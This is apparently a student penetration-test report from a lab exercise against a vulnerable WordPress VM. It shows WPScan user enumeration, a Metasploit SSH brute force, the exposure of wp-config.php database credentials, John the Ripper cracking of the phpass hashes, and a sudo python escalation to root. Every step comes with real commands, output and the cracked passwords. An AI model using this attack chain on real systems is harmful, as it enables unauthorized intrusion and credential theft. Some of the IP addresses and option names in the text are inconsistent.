

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Exploits Used




Defensive Alerts & Hardening Techniques



Network Traffic & Analysis

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress Username Enumeration CVE-2009-2335	WUE is the process in which attackers remotely enumerate valid usernames for a defined attack surface.	This allows attackers to find valid username information based on failed login attempts. Many Vendors dispute the significance of this issue due to "user convenience" concerns.
Brute Force Vulnerability CVE-2020-14494	A BFV consists of an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response.	This allows attackers to run values, such as passwords, through software that will guess predetermined strings until a favorable response returns.
Least Privilege Violation CWE-272	A LPV is the concept that access should be allowed only when it is absolutely necessary to the function of a given system, and only for the minimal necessary amount of time.	Not implementing LPV results in sensitive information to be at risk for attackers to discover once in a system. In this case, read access to the wp-config.php file allowed our team to infiltrate the mySQL database for password hashes of current employees.
Privilege Escalation CWE-269	A misconfigured sudoers file can allow root privilege loopholes given to binary programs.	Allowing root privileges to binary programs can give system users root access to the system without the need for a password.

Exploits Used

Exploitation #1: WordPress User Enumeration

Summarize the following:

- How did you exploit the vulnerability?
 - wpscan –url http://192.168.1.110/wordpress/ -enumerate u, vp
- What did the exploit achieve?
 - Critical information gained access to the server via SSH

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u, vp
[+] Starting WPScan 3.7.8 - WordPress Security Scanner by the WPScan Team
[+] Sponsored by Automattic - https://automattic.com/
[+] @WPScan_, @ethicalhack3r, @genan_lx, @fireart

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue May 4 17:53:50 2021
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.1.110/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'wp-includes/vjs/wp-emoji-release.min.js?ver=4.8.7'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'
[!] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <--> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue May 4 17:53:52 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 233.916 KB
[+] Memory used: 113.469 MB
[+] Elapsed time: 00:00:02
```

Exploitation #2: Brute Force Vulnerability

Summarize the following:

- How did you exploit the vulnerability?
 - Manual brute force (weak password), metasploit scan to confirm michael's password, MySQL database located unprotected hash + JohnTheRipper to crack steven's password.
- What did the exploit achieve?
 - Gained ability to ssh and privileges for steven & michael

```
msf5 auxiliary(scanner/ssh/ssh_login) > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, mops, exploits, payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting  Required  Description
----          -----          -----  -----
BLANK_PASSWORDS    false        no       Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CRED$      false        no       Try each user/password couple stored in the current database
DB_ALL_PASS        false        no       Add all passwords in the current database to the list
DB_ALL_USERS       false        no       Add all users in the current database to the list
PASSWORD          ""           no       A specific password to authenticate with
PASS_FILE          ""           no       File containing passwords, one per line
RHOSTS            yes          yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
REPORT             22          yes      The target port
STOP_ON_SUCCESS    false        yes      Stop guessing when a credential works for a host
THREADS            1           yes      The number of concurrent threads (max one per host)
USERNAME           ""           no       A specific username to authenticate as
USERPASS_FILE      ""           no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS        false        no       Try the username as the password for all users
USERFILE           ""           no       File containing usernames, one per line
VERBOSE            false        yes      Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /user/share/wordlists/rockyou.txt
PASS_FILE => /user/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME michael
USERNAME => michael
msf5 auxiliary(scanner/ssh/ssh_login) > exploit
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: PASS_FILE.
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ssh/ssh_login) > exploit
[+] 192.168.1.118:22 - Success: 'michael:michael' ''
[*] Command shell session 1 opened (192.168.1.90:43971 → 192.168.1.118:22) at 2021-05-04 19:36:36 -0700
```

```
root@Kali:~# john hashlist.txt -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (?)
1g 0:00:00:01 DONE (2021-05-04 19:01) 0.9345g/s 43065p/s 43065c/s 43065C/s tamika1.. james03
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# john --show hashlist.txt
?:pink84
[*] Wordlist Commenter on Hello world!
1 password hash cracked, 0 left
root@Kali:~#
```

Exploitation #3: Least Privilege Vulnerability

Summarize the following:

- User micheal was given read/write access to the wp-config.php file, which contained all plaintext passwords and usernames to the Raven Security mySQL database.
- Through this access, we were able to retrieve the wp_user hash list of passwords for users michael and steven.
- John the Ripper was used to crack user steven's hash and retrieve his password: pink84
- Restricting read/write privileges to the plaintext passwords and usernames contained within the Raven Security mySQL database would have prevented this exploit.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
+-----+
| 1 | michael   | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael
| 2 | steven    | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
+-----+
| 0 | michael   |
| 0 | Steven Seagull |
+-----+
2 rows in set (0.00 sec)

mysql> ■
```

```
Session completed
root@Kali:~# john --show hashlist.txt
?:pink84

1 password hash cracked, 0 left
root@Kali:~# ■
```

Exploitation #4: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
 - use of sudo -l to gain information needed to perform escalation
 - sudo python -c 'import pty;pty.spawn("bin/bash")'
- What did the exploit achieve?
 - Using Steven's sudo python access to escalate to root user access

```
last login: Fri May  7 00:17:22 2021 from 122.168.1.10
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


